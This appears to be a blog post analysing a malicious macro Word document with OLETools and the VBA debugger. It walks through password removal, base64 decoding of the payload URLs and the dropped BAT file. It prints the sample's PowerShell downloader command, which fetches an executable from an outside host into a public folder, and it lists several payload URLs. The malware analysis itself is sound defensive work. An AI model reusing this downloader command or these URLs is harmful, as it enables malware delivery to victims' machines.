SHA256: dd81d70fa14f0e95b8cd2fe86a9a21a264cbb4bb32d80c4195fc13ee6791b994
Sample Link: Beta.VirusBay.io
File Type: Microsoft Word
File Extension: .doc


I am going to use OLETools to analyse this word document sample. For initial document analysis I rely on this tool, if
you have read my earlier blog posts on word macro analysis, you can see I have used this tool.
>>oleid.py <word document file>

>>olevba.py -a <word document file>

VBA macro analysis:

- Macro will execute on document open.
- It may open/write binary file on the system
- It has hex strings
- It has base64 obfuscated strings.
I can deobfuscate the base64 obfuscated base64 string using oldvba command
>>olevba.py --decode <word document file>
but I would open VBA developer tool and debug the VBA code.



There is no macro available to Step into because macro is password protected.
Open VBA developer tool by pressing Alt+F11


To remove password, I will use code written by ndthanh link to the code is here Github

To use this code, right clicked on Project >> Insert >> Module it will open empty code window, copy paste code here.
Click on Run >> (Macro Name) unprotected

and password is removed and project is unlocked.


VBA has forms and modules.
Forms
- pfoi23hj
- roihwo23
Macro Modules
- ajbhk3h43
- bcsjw
- bklern4jh
I put a breakpoint and started debugging modules and got the list of URL’s it tries to connect

URLs Obfuscated base64 strings
- aHR0cDovL3NhbHdhZG0uY29tL3RjcGh4Lzg4ODg4ODgucG5n
- aHR0cDovL2ZsaXBrZW55YS5jb20vbnVqYXpid3JoankvODg4ODg4OC5wbmc=
- aHR0cDovLzEweDQ1LmNvbS96ZmJqdnZxeGt0eC84ODg4ODg4LnBuZw==
- aHR0cDovL2lhbXBsb3llZC5ubC9sYmJpdWpkeWp5Lzg4ODg4ODgucG5n
- aHR0cDovL2FwdG9jaXVkYWRhbXVyYWxsYWRhY2FydGFnZW5hLmNvbS9nZGRxZXovODg4ODg4OC5wbmc=
- aHR0cDovL2F1dG9lc2NvbGFjaWdhbm9zLmNvbS5ici9nZXp6Zi84ODg4ODg4LnBuZw==
After deofuscated base64 URLs
| http://salwadm . com/tcphx/8888888.png | VT Score |
| http://flipkenya . com/nujazbwrhjy/8888888.png | VT Score |
| http://10×45 . com/zfbjvvqxktx/8888888.png | VT Score |
| http://iamployed . nl/lbbiujdyjy/8888888.png | VT Score |
| http://aptociudadamuralladacartagena . com/gddqez/8888888.png | VT Score |
| http://autoescolaciganos . com . br/gezzf/8888888.png | VT Score |
Code also drops BAT file tmp.bat and execute it to create a directory tmpdir at location C:\Users\Public\


Next code deobfuscate string by replacing a letter by its preceding letter. E.g. ‘Q’ will be replaced with ‘P’

Below is the PowerShell Command with obfuscated string
powershell -Command ""(New-Object Net.WebClient).DownloadFile([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('aHR0cDovL3NhbHdhZG0uY29tL3RjcGh4Lzg4ODg4ODgucG5n')), [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('QzpcVXNlcnNcUHVibGljXHRtcGRpclxmaWxl')) + '1' + '.e' + 'x' + 'e')
Deobfuscated base64 string
powershell -Command ""(New-Object Net.WebClient).DownloadFile([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://salwadm . com/tcphx/8888888.png')), [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('C:\Users\Public\tmpdir\file')) + '1' + '.e' + 'x' + 'e')
PowerShell script download an executable file file1.exe from the URL. After taking closer look at this file, its a html page with .exe extension.

I have uploaded this file to VirusTotal and the was zero detection as malware.
SHA256: 3b11440abf602e0ac35a8a1489ed26ec0103ed2ba636520761c698e5fb2df9d1

Summary:
- On document opening, forms execute.
- Drops bat file which create a folder on victim’s machine
- Executes PowerShell script which downloads a file from one of the multiple sources of URLs.
- Look for antivirus protection, real time protection values in registry.